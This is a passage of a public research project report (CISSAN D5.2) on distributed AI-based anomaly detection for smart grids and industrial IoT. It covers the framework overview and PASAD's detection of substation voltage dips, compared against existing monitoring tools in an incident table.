CISSAN

Collective intelligence supported by security aware nodes

D5.2 Distributed intelligent security incidents and potentially harmful actions

Editor: Karoly Makonyi, Savantic AB and Jari Partanen, Bittium

Abstract

This report presents a multi-layered, distributed approach to anomaly detection and the cyber defence of critical infrastructures developed within the CISSAN project. It combines artificial intelligence (AI)-based operational and cybersecurity anomaly detection, lightweight large language models (LLMs) for protocol-level traffic analysis, collective intelligence (CI) for distributed detection and response, embedded security awareness through the Rotor framework, and standardized cyber threat intelligence (CTI) sharing via Structured Threat Information eXpression (STIX).

The CI-based CISSAN framework enables decentralized nodes to collaboratively aggregate observations, reach consensus, and coordinate automated responses, forming a proactive and adaptive cyber-immune system for critical infrastructure. It operationalizes this concept by embedding local anomaly detection in industrial IoT devices, enabling peer-to-peer information sharing and collective reaction to anomalies under real-world resource constraints. The adoption of STIX provides a standardized, machine-readable mechanism for sharing CTI across participants, transforming local detections into shared situational awareness.

Together, these components establish a scalable, resource-efficient, and proactive security architecture that enhances the resilience, reliability, and cybersecurity posture of modern smart grids and industrial control systems.

Project CISSAN

Public Report

July 2025

Participants in project CISSAN are (in alphabetic order with the project coordinator first):

- University of Jyväskylä (coordinator)
- Affärsverken Karlskrona AB
- Arctos Labs Scandinavia AB
- Blekinge Tekniska Högskolan
- Blue Science Park
- Bittium Biosignals Ltd
- Bittium Wireless Ltd
- Clavister AB
- Councilbox Ltd
- Geodata ZT GmbH
- Mattersoft
- Mint Security Ltd
- Netox Ltd
- Nodeon Ltd
- Savantic AB
- Scopesensor Ltd
- Techinova AB
- Wirepas Ltd

CISSAN-Collective intelligence supported by security aware nodes

D5.2 Distributed intelligent security incident detection

Editor: Karoly Makonyi, Savantic AB and Jari Partanen, Bittium

Project coordinator: Ilgin Safak, University of Jyväskylä

CELTIC published project result

Executive Summary

The digital transformation of critical infrastructures, such as smart grids, transportation, manufacturing and tunnel construction systems, has introduced unprecedented efficiencies while exposing networks to new cybersecurity threats. As Internet of Things (IoT) / Operational Technology (OT) devices, and digital communication platforms proliferate, the attack surface expands, requiring advanced detection, response, and collaborative intelligence capabilities.

This report consolidates five interrelated research efforts that together propose a scalable, adaptive, and distributed cybersecurity framework: 1) Network and operational anomalies in smart grids; 2) Lightweight large language model (LLM)-based data packet analysis; 3) Collective Intelligence (CI) for distributed anomaly detection; 4) Rotor-tool for enabling security awareness to support CI-Based anomaly detection; and 5) Applying Structured Threat Information eXchange (STIX) for Cyber Threat Information (CTI) sharing in CISSAN. These efforts are unified by artificial intelligence (AI)-driven technologies, edge-level monitoring, and collaborative intelligence mechanisms to strengthen resilience and situational awareness across modern IoT ecosystems.

The distributed cybersecurity framework developed demonstrates a multi-layered cybersecurity strategy for critical infrastructures:

- Local detection: Substation-level monitoring and Rotor edge nodes detect operational faults, malicious activity, and anomalous behaviour in real time.
- Device-level analysis: Lightweight LLMs enable packet and protocol-level anomaly detection on constrained IoT devices.
- Collaborative intelligence: CI frameworks aggregate distributed observations to enhance early detection and coordinated responses.
- Threat intelligence sharing: STIX-based mechanisms standardize the representation and exchange of CTI, including device trust scores, enabling broader situational awareness and collective defence.

A scalable, low-overhead anomaly detection tool, namely Rotor, was developed and used at the industrial edge, transforming operational devices into cooperative security sensors. This distributed approach improves early threat detection, resilience, and situational awareness without requiring heavy centralized infrastructure, making it well suited for modern, interconnected industrial systems. This approach strengthens grid resilience by enabling early identification of operational and cybersecurity incidents at the substation level. It reduces reliance on central monitoring systems and supports adaptive responses to diverse threats.

A proof-of-concept for a fully decentralized, agent-based anomaly detection framework was developed to enable autonomous, self-organizing coordination among intelligent agents for real-time anomaly diagnosis in dynamic environments. By eliminating centralized control, thus single point of failures, the framework seeks to enhance scalability, robustness, and resilience, making it particularly suitable for edge deployments and distributed systems where traditional centralized approaches fall short. Higher reliability and security with minimal operational overhead makes it cost-effective and easy to deploy. Its adaptability to edge devices and dynamic environments positions it as a future-ready solution, with potential for further enhancements through federated learning. More importantly, it validates the feasibility of autonomous, collaborative anomaly detection, paving the way for real-world applications in industries requiring robust, scalable monitoring systems.

A CI framework was designed and implemented for distributed anomaly detection, where nodes including IoT and Operational Technology (OT) devices, collaborate to detect and mitigate cyber threats. The framework aims to overcome the limitations of centralized security systems by enabling autonomous, privacy-preserving, and adaptive defence mechanisms that enhance resilience against coordinated, multi-vector attacks. The CI framework is designed to strengthen scalability, robustness, and privacy for critical infrastructure anomaly detection. By enabling each node to act as local detectors and collaborative contributors, it establishes a foundation for an adaptive, privacy preserving cybersecurity ecosystem.

To enable standardized, interoperable sharing of Cyber Threat Intelligence (CTI) within the CISSAN project, and to extend STIX to represent device trustworthiness for collective intelligence–driven anomaly detection. The STIX integration empowers CISSAN to share actionable threat intelligence in a consistent and interoperable format, extending traditional CTI with machine-readable trust assessments. By representing both detected anomalies and device reliability, the framework

strengthens collaborative defence, improves automated response, and enables constrained devices to actively participate in a broader cybersecurity ecosystem.

The combined contributions of AI-based anomaly detection, lightweight LLM analysis, CI aggregation, Rotor edge monitoring, and STIX-standardized CTI sharing establish a comprehensive, adaptive, and resilient cybersecurity architecture for critical infrastructures. Localized monitoring, device-level intelligence, and federated collaboration form the pillars of a next-generation defence strategy, enabling real-time threat detection, proactive responses, and scalable protection across smart grids and industrial IoT networks. The integration of Rotor and STIX ensures that edge devices not only detect anomalies but also contribute trustable intelligence to broader cybersecurity ecosystems, reinforcing collective defence and operational resilience.

As a result of the combined research efforts, the following achievements were obtained:

- Reduced alert fatigue through AI-driven prioritization of incidents.
- Improved operational reliability via early, localized detection.
- Adaptive cybersecurity, with systems evolving to address emerging threats.
- Scalable deployment across heterogeneous infrastructures.
- Privacy preservation, ensuring sensitive operational data remains protected while contributing to CI.

Moreover, several limitations and insights were obtained through the project, highlighting the need for employing a well-designed strategy, considering the domain specifics and doing comprehensive testing and validation within heterogeneous settings. More specifically, it can be noted that the acquired knowledge and experience indicate that the implementation of distributed security measures should pay special attention to such aspects as interoperability, consistency and restrictions existing in various fields. The identified problems underline the critical importance of iterative development and active cooperation with multiple parties to obtain a solution that can be effectively applied in practice. Future work will be aimed at dealing with identified problems, which include enhancing scalability and decentralization, incorporating explainable AI techniques to improve transparency, as well as the integration and testing of the STIX threat report format in the use case systems and with external sharing platforms.

From a business and operational perspective, the methods described in this report present significant value for organizations managing critical infrastructures. Thanks to the early detection of anomalies, better situation awareness, and the coordination in response to attacks, the proposed framework reduces the risks associated with the occurrence of a cyber incident, thus minimizing costs and downtime. Lightweight and scalable solutions, which allow for the use of edge computing and effective methods for processing information, guarantee that such functions can be implemented without a need for significant investments in new IT infrastructure. Furthermore, the adoption of the standardized threat information exchange protocol creates the foundation for enhanced cooperation and the development of innovative cyber security services, making it possible for businesses to become more resilient to cyberattacks, efficient at managing their operations, and competitive within the EU market, while supporting compliance with evolving cybersecurity regulations.

List of Authors

In alphabetic order by partner name:

- Dure Adan Ammara, Blekinge Tekniska Högskola
- Wissam Aoudi, Clavister
- Anders Lidén, Clavister
- Karoly Makonyi, Savantic AB
- Veikko Markkanen, University of Jyväskylä
- Sara-Päivi Paukkeri, University of Jyväskylä
- Ilgin Safak, University of Jyväskylä
- Pasi Tapanainen, University of Jyväskylä

Table of Content

EXECUTIVE SUMMARY **3**

LIST OF AUTHORS **5**

TABLE OF CONTENT **6**

LIST OF FIGURES **8**

LIST OF TABLES **9**

ABBREVIATIONS **10**

1. INTRODUCTION **12**

1.1. OBJECTIVE OF THIS DOCUMENT 12
1.2. CONTENT AND STRUCTURE OF THIS DOCUMENT 12

2. NETWORK AND OPERATIONAL ANOMALIES IN SMART GRIDS **14**

2.1 INCIDENT DETECTION 14
2.1.1. Detection of Voltage Dips *15*
2.1.2. Detected Incidents — Comparison *17*

3. LLM-BASED DATA PACKET AND NETWORK TRAFFIC ANALYSIS **20**

3.1. LIGHTWEIGHT LLM-BASED DATA PACKET ANALYSIS 20
3.1.1. Zero-shot prompting *22*
3.1.2. Few-shot prompting *22*
3.1.3. Fine-tuning *22*
3.2. LLM AGENTS FOR NETWORK TRAFFIC ANALYSIS 23

4. CI FOR DISTRIBUTED ANOMALY DETECTION **24**

4.1. THEORETICAL FOUNDATION AND LITERATURE REVIEW 24
4.1.1. Defining CI and Distributed Systems *24*
4.1.2. Inherent Limitations of Centralized Architectures *25*
4.1.3. Prior Art and Enabling Concepts *25*
4.2. CISSAN CI FRAMEWORK: DEFINITION AND ARCHITECTURE 26
4.2.1. The Three-Layer Aggregation Model & Axes *27*
4.3. THE CORE MECHANISM: FROM DATA TO COLLECTIVE ACTION 27
4.3.1. Methods for Distributed Anomaly Detection *27*
4.3.2. Role of GANs in Supporting Collective Intelligence *29*
4.3.3. Validation of Localized Detection *29*
4.4. DISCUSSION: STRATEGIC ADVANTAGES AND KEY CONSIDERATIONS 29
4.4.1. Synthesized Benefits of the CI Approach *29*

5. ROTOR-TOOL: ENABLING SECURITY AWARENESS TO SUPPORT CI BASED ANOMALY DETECTION **31**

5.1. ROTOR-FRAMEWORK 31
Rotor monitor *31*
Dependencies *35*

6. APPLYING STIX FOR CYBER THREAT INTELLIGENCE SHARING IN CISSAN **36**

6.1. STIX 36
6.2. EXTENDING STIX 38

7. FULLY DECENTRALIZED ANOMALY DETECTION USING DISTRIBUTED AUTOENCODER AGENTS **41**

8. LIMITATIONS AND LESSONS LEARNED **43**

8.1. PASAD 43
8.2. ROTOR 43
8.3. LLMS FOR DATA PACKET AND NETWORK TRAFFIC ANALYSIS 44

8.4. FULLY DECENTRALIZED ANOMALY DETECTION USING DISTRIBUTED AUTOENCODER AGENTS 44

CONCLUSIONS AND FUTURE WORK 45

REFERENCES 47

List of Figures

Figure 1. Departure scores for Voltage A in SCADA from July to September (Station 2)..... 16
Figure 2. Departure scores for Voltage A in SCADA from July to September (Station 3)..... 16
Figure 3. Departure scores for Voltage B in SCADA from July to September (Station 2)..... 16
Figure 4. Departure scores for Voltage B in SCADA from July to September (Station 3)..... 16
Figure 5. Departure scores for Voltage C in SCADA from July to September (Station 2)..... 16
Figure 6. Departure scores for Voltage C in SCADA from July to September (Station 3)..... 16
Figure 7. Departure scores for Power Active in MQTT in September (Station 2)..... 17
Figure 8. Departure scores for Power Active in MQTT in September (Station 3)..... 17
Figure 9. Departure scores for Power Factor in MQTT in September (Station 2)..... 17
Figure 10. Departure scores for Power Factor in MQTT in September (Station 3)..... 17
Figure 11. Research process..... 21
Figure 12. The CISSAN Collective Intelligence Framework..... 26
Figure 13. Rotor Monitor modules..... 32
Figure 14. OT Cyber Kill Chain – target: RTU..... 33
Figure 15. CISSAN platform SIEM web interface..... 34
Figure 16. STIX SDOs [46]..... 37
Figure 17: STIX SCOs [46]..... 37

List of Tables

Table 1. Comparison of detected incidents between PASAD and other monitoring solutions 18
Table 2. Dataset features.....21
Table 3. The proposed Trust Score SDO properties.....38

Abbreviations

AI	Artificial Intelligence
ARMA	Autoregressive Moving Average
BFT	Byzantine Fault Tolerant
CDI	Collective Distributed Intelligence
CI	Collective Intelligence
CoAP	Constrained Application Protocol
CTI	Cyber Threat Information
DDoS	Distributed Denial of Service
FFT	Fast Fourier Transform
FL	Federated Learning
GAN	Generative Adversarial Network
HTTP	Hypertext Transfer Protocol
IDS	Intrusion Detection Systems
IoT	Internet of Things
IIoT	Industrial Internet of Things
IT	Information Technology
IP	Internet Protocol
JSON	JavaScript Object Notation
LLM	Large Language Model
LOF	Local Outlier Factor
MAC	Media Access Control
MiTM	Man-in-The-Middle
ML	Machine Learning
MMNN	Multi-Modal Neural Network
MQTT	Message Queueing Telemetry Transport
OT	Operational Technology
PASAD	Process Aware Stealthy Attack Detection
PCA	Principal Component Analysis
PoC	Proof-of-Concept
RTU	Remote Terminal Unit
SCADA	Supervisory Control and Data Acquisition
SCO	STIX Cyber-observable Object
SDO	STIX Domain Object
SI	Swarm Intelligence
SIEM	Security Information and Event Management
SMPC	Secure Multi-Party Computation
SOAR	Security Orchestration, Automation and Response
SRO	STIX Relationship Object
STAMP	Simultaneous Training and Model Pruning

STIX	Structured Threat Information eXchange
TCP	Transmission Control Protocol
TTL	Time to Live

1. Introduction

The emergence of the ever-growing complexity and interaction of the Internet of Things (IoT) and Operational Technology (OT) in various industries and especially critical infrastructure sectors, like smart grids, transportation and manufacturing, necessitates efficient approaches for distributed incident detection and analysis of potential malicious activity. It becomes evident that conventional, centralized cybersecurity mechanisms cannot efficiently address such environments, making the development of scalable and adaptive cybersecurity solutions required. This calls for a system that would operate in a distributed manner and provide means for efficient collaboration.

This report provides insights into five interrelated research efforts that collectively contribute to a distributed cybersecurity framework: (1) the detection and analysis of network and operational anomalies in smart grid environments; (2) the employment of lightweight Large Language Model (LLM)-based approaches for packet-level analysis; (3) Collective Intelligence (CI) mechanisms for distributed anomaly detection; (4) the development of the Rotor-tool, providing security awareness and CI-based anomaly detection; and (5) the implementation of Structured Threat Information eXchange (STIX) standard for Cyber Threat Information (CTI) exchange in the CISSAN platform.

The above-mentioned research projects are united by the usage of artificial intelligence (AI), edge-level monitoring, and collaboration techniques. As a result, distributed intelligent security solution can provide efficient incident detection, analysis, and collaboration across the environment by combining local device and edge-level intelligence with global cooperation in knowledge sharing.

As a result, the report provides an extensive view on the application of distributed intelligence, analytical capabilities of AI tools, and standardization of information exchange to deal with various security issues in contemporary connected systems, thus facilitating the shift towards more robust and flexible cyber security frameworks in Europe.

1.1. Objective of this document

The purpose of the report is to summarize the research and development performed related to distributed intelligence-based detection of security incidents and malicious behaviour within the CISSAN project. This includes describing the methods, technologies, and approaches developed in various interrelated work areas, such as anomaly detection, AI-based analytics, CI approaches, security awareness tools, and standardized threat information exchange. The report also attempts to show how these efforts contribute towards an overarching approach to cybersecurity through improved situational awareness and decision-making capabilities. Furthermore, it discusses the validation process for the proposed approach and limitations and lessons learned from its implementation to help with future developments and implementations.

1.2. Content and structure of this document

This document is structured to present a comprehensive view of the research and development activities related to distributed intelligent detection of security incidents and potentially harmful actions within the CISSAN project, and is structured as follows.

Section 1 provides an introduction to the report, describing the objectives, content and structure of the document. Following the introduction section, the report is organised into several thematic sections that address complementary aspects of anomaly detection, AI–based analysis, collective intelligence, and threat information sharing. Section 2 focuses on the analysis of network and operational anomalies in smart grids, including methods for incident detection and the identification of specific events such as voltage dips, as well as comparative analysis of detected incidents. Section 3 describes the usage of lightweight LLMs for analyzing data packets, describing the research process and reviewing various approaches such as zero-shot prompting, few-shot prompting, and fine-tuning. It also describes the research conducted using lightweight LLM agents for network traffic analysis. In Section 4, the idea of CI for distributed anomaly detection is presented by investigating the foundations behind the concept and exploring the architecture of CISSAN within the scope of CI and the fundamental techniques for data transformation to coordinated action. The importance of using generative adversarial networks (GANs), validation procedures, and strategic strengths and weaknesses of the approach are discussed. Section 5 describes Rotor-tool and its framework that

fosters security awareness and aids anomaly detection based on CI principles through monitoring and dependency analysis. In Section 6, the implementation of STIX as the standard for CTI sharing in CISSAN is discussed along with proposed extensions to make the implementation viable for the purposes of distributed anomaly detection. In Section 7, the idea of fully decentralized anomaly detection based on the deployment of distributed autoencoders is discussed. Section 8 discusses the limitations and lessons learned. Finally, Section 9 concludes the report by addressing the limitations and lessons learned from the different research areas discussed above.

2. Network and operational anomalies in smart grids

The integration of IoT and digital communication technologies into electrical grids has led to the emergence of smart grids—advanced, interconnected systems that significantly enhance the efficiency, flexibility, and responsiveness of traditional power distribution. While this transformation enables real-time monitoring and dynamic control, it also introduces new layers of complexity and vulnerability. Detecting anomalies, whether due to technical faults or malicious cyberattacks, is essential for maintaining the security and resilience of these critical infrastructures.

The findings highlight the need for scalable, adaptive, and multi-layered detection strategies to manage the growing cybersecurity and reliability challenges faced by modern smart grids. Ultimately, the goal is to enhance the overall security posture, operational efficiency, and reliability of electrical infrastructure systems through intelligent, data-driven anomaly detection.

To detect and classify operational faults and cybersecurity threats within smart grids using an AI-based anomaly detection method, the following steps were followed in CISSAN:

- Data from IoT-enabled substations was collected, focusing primarily on three-phase voltage signals and power metrics (Active Power, Power Factor*).
- The models were trained on only 72 hours of normal voltage data, then evaluated on several months of operational data.
- Detection outcomes were compared with Affärsverken's existing monitoring solutions, which focus on primary substations.
- The AI-based models successfully detected the reported voltage dips, as well as additional anomalies missed by existing tools.
- Local anomaly detection at substations provides earlier and more precise alerts than centralized monitoring, addressing the blind spots of primary substation tools.

In CISSAN, operational and network anomalies in smart grids are detected using Clavister's AI-based method, namely Process Aware Stealthy Attack Detection (PASAD), and is applied to IoT data from multiple substations under simulated fault and attack conditions, demonstrating robustness in identifying subtle deviations from normal behaviour. To enable inspection on resource-constrained devices, lightweight LLMs (Gemma 3-4B and Llama 3.1-8B) are evaluated for packet and protocol analysis, providing semantic understanding of network activity without the overhead of large models.

This section explores the use of Clavister's PASAD to identify both operational faults and cybersecurity threats within smart grids. The monitoring by PASAD is done locally in each substation's Remote Terminal Unit (RTU), where multiple models can be deployed to analyse different signals (e.g., voltage, frequency, etc.) to promptly detect irregular behaviour in the measured quantities and transmit detection events to a central location. When done at multiple substations, this substation-level local monitoring enables cross-substation higher-level correlation analysis to improve the detection semantics. These simulations help assess the robustness of detection algorithms under realistic, high-risk conditions.

2.1 Incident Detection

In the CISSAN deliverable D5.1 report, we provided a comprehensive analysis of simulated cyberattack detection at both the network and operational levels, using scenarios such as Mean-Shift and Frozen-Sensor attacks. In this document, our focus shifts to leveraging the PASAD algorithm [1] to identify failures and abnormal behaviour in power grid operations.

For an overview of the PASAD detection methodology, readers are encouraged to consult the CISSAN D5.1 report. Additional details on data preparation, preprocessing, and feature engineering techniques can be found in the CISSAN deliverable D4.3 report.

Electrical signal irregularities in the power grid—such as voltage dips or abnormal current fluctuations—can arise due to various causes, including equipment faults and cyberattacks. Detecting these anomalies in real time at the substation level using data-driven methods like PASAD is critical to ensuring reliable and secure grid operations, regardless of the underlying cause.

This report presents detection results with a primary focus on voltage dips, which appear to be frequent in the substation data provided by Affärsverken. We also compare PASAD's performance

with other monitoring tools currently used by Affärsverken—specifically, solutions from DLab and Metrum—which provide updated incident reports but are limited to primary substations.

2.1.1. Detection of Voltage Dips

In the following experiments, we analysed three-phase voltage signals—Voltage A, Voltage B, and Voltage C—extracted from Message Queueing Telemetry Transport (MQTT) messages collected at Substations 2 and 3 during the July to September period. These two substations are connected to a power feed from the same primary station. In total, measurements from five substations were analysed. All substations are located in the same geographical area, roughly a few kilometres apart from each other.

To train PASAD models, we used just 72 hours of voltage data from July, which proved sufficient for modelling the normal behaviour of the signals. Figures 1 through 6 present both the raw voltage data (top subplot) and the corresponding PASAD-generated departure scores[1] (bottom subplot). Red-highlighted regions in the plots indicate time intervals during which Affärsverken reported voltage dips.

As shown in the figures, the PASAD models successfully detected the vast majority of these reported dips. Notably, PASAD also flagged additional dips that were not identified by Affärsverken's existing monitoring tools at primary substations—suggesting enhanced detection capabilities.

[1] A departure score is a score emitted by a PASAD model every time a new measurement is analysed. It is an anomaly score that measures how far the most recent behaviour of the signal is from the baseline established during the training phase of the model. A departure score above a predefined threshold (typically 4) indicates that the signal has departed far enough from the model's decision boundary to be labelled as an anomaly.



Figure 1. Departure scores for Voltage A in SCADA from July to September (Station 2)



Figure 2. Departure scores for Voltage A in SCADA from July to September (Station 3)



Figure 3. Departure scores for Voltage B in SCADA from July to September (Station 2)



Figure 4. Departure scores for Voltage B in SCADA from July to September (Station 3)



Figure 5. Departure scores for Voltage C in SCADA from July to September (Station 2)



Figure 6. Departure scores for Voltage C in SCADA from July to September (Station 3)

A second set of experiments focused on other types of signals: Active Power and Power Factor. The results are shown in Figures 7 through 10. These plots reveal that during several of the reported voltage dip periods, both Active Power and Power Factor[2] exhibited anomalous behaviour—

[2] Active Power is the portion of electrical power that performs useful work in a system, and its anomalies can indicate disruptions such as voltage dips affecting energy delivery.

highlighting a potential correlation with the voltage disturbances and supporting the robustness of multi-signal anomaly detection.



Figure 7. Departure scores for Power Active in MQTT in September (Station 2)



Figure 8. Departure scores for Power Active in MQTT in September (Station 3)



Figure 9. Departure scores for Power Factor in MQTT in September (Station 2)



Figure 10. Departure scores for Power Factor in MQTT in September (Station 3)

2.1.2. Detected Incidents — Comparison

Table 1 presents a summary of detected incidents, including both those reported by Affärsverken and additional events identified exclusively by Clavister's detection system. As the table shows, out of the total detected incidents between July 2024 and March 2025, PASAD has the highest detection rate of 77% compared to DLab (57%) and Metrum (32%). Importantly, 32% of the listed incidents were only detected by PASAD in substations, which means these incidents either did not appear or were not detectable by the two other solutions monitoring the primary station.

Detecting these incidents at the substation level improves the visibility and observability of abnormal events in the power grid and enables power-grid owners to act before serious damage occurs. This underscores the importance of localized anomaly detection at the substation level, which offers critical insights into the operational integrity of the power grid. By enabling the identification of correlated events across multiple substations, this approach enhances the grid's overall security

*Power Factor is a measure of how efficiently electrical power is converted into useful work, with abnormal variations reflecting mismatches between voltage and current often associated with voltage disturbances.

posture and increases resilience against coordinated cyberattacks that may bypass central IT defences and directly target operational infrastructure.

Table 1. Comparison of detected incidents between PASAD and other monitoring solutions

	Incident detected
	Incident detected only by Clavister

Datetime	Incident Detected			Signals where incident was detected by Clavister
	DLab	Metrum	Clavister	
2024-07-03 19:56:47	TRUE	TRUE	TRUE	Voltage B Station 2 & 3
2024-07-04 16:17:31	TRUE	FALSE	FALSE	
2024-07-06 21:28:12	FALSE	FALSE	TRUE	Voltage A, B, C Station 2 & 3
2024-07-08 13:55:35	TRUE	TRUE	TRUE	Voltage C Station 2
2024-07-08 16:03:08	FALSE	TRUE	FALSE	
2024-07-08 16:12:19	FALSE	TRUE	TRUE	Voltage A Station 2 & 3
2024-07-10 15:30:51	FALSE	TRUE	TRUE	Voltage A, B, C Station 2 & 3
2024-07-10 18:37:29	TRUE	FALSE	TRUE	Voltage B Station 2 & 3, Frequency Station 3
2024-07-13 11:45:01	TRUE	FALSE	TRUE	Voltage A Station 2 & 3 , Frequency Station 2 & 3
2024-07-24 18:51:44	TRUE	FALSE	TRUE	Voltage A, B, C Station 2 & Station 3 , Frequency Station 3
2024-07-27 00:36:02	TRUE	FALSE	TRUE	Voltage A Station 2
2024-08-14 18:41:43	FALSE	TRUE	FALSE	
2024-08-25 18:07:10	FALSE	FALSE	TRUE	Frequency Station 3
2024-08-27 05:18:44	TRUE	TRUE	TRUE	Voltage C Station 2 & 3
2024-09-02 08:12:24	TRUE	FALSE	FALSE	
2024-09-03 17:13:41	TRUE	TRUE	TRUE	Voltage A, B, C Station 3 & Frequency Station 3
2024-09-03 17:13:55	TRUE	FALSE	TRUE	Voltage A, B, C Station 3 & Frequency Station 3
2024-09-03 17:29:35	TRUE	FALSE	TRUE	Voltage A, B, C Station 2 & 3, Frequency Station 3
2024-09-06 15:15:27	FALSE	FALSE	TRUE	Voltage B, C Station 2 & 3
2024-09-10 04:58:55	TRUE	TRUE	TRUE	Voltage A, B, C Station 2 & 3 , Frequency Station 2 & 3
2024-09-10 15:20:00	TRUE	TRUE	TRUE	Voltage A, B, C Station 2 & 3 , Frequency Station 2 & 3
2024-09-12 15:03:18	TRUE	TRUE	TRUE	Voltage A, B Station 2 & 3
2024-09-16 05:25:24	FALSE	FALSE	TRUE	Voltage B Station 3
2024-09-17 12:02:22	FALSE	FALSE	TRUE	Voltage A Station 2
2024-09-21 13:55:32	FALSE	FALSE	TRUE	Power Factore Station 2
2024-09-26 01:09:19	TRUE	FALSE	FALSE	
2024-09-27 09:48:18	TRUE	FALSE	FALSE	
2024-09-27 11:04:01	TRUE	FALSE	FALSE	
2024-09-27 14:32:46	FALSE	FALSE	TRUE	Voltage C Station 3
2024-10-08 09:48:06	FALSE	FALSE	TRUE	Frequency Station 3
2024-10-09 19:43:00	TRUE	FALSE	TRUE	Voltage B Station 2 & 3
2024-10-22 07:41:11	TRUE	FALSE	FALSE	
2024-10-28 14:30:27	FALSE	FALSE	TRUE	Voltage A Station 3
2024-11-01 15:21:32	TRUE	TRUE	TRUE	Voltage A, B, C Station 2 & 3
2024-11-04 09:29:14	TRUE	TRUE	TRUE	Voltage B Station 2& 3 , Frequency Station 3
2024-11-12 16:30:30	FALSE	FALSE	TRUE	Voltage A Station 2
2024-11-17 15:25:57	FALSE	FALSE	TRUE	Frequency Station 3

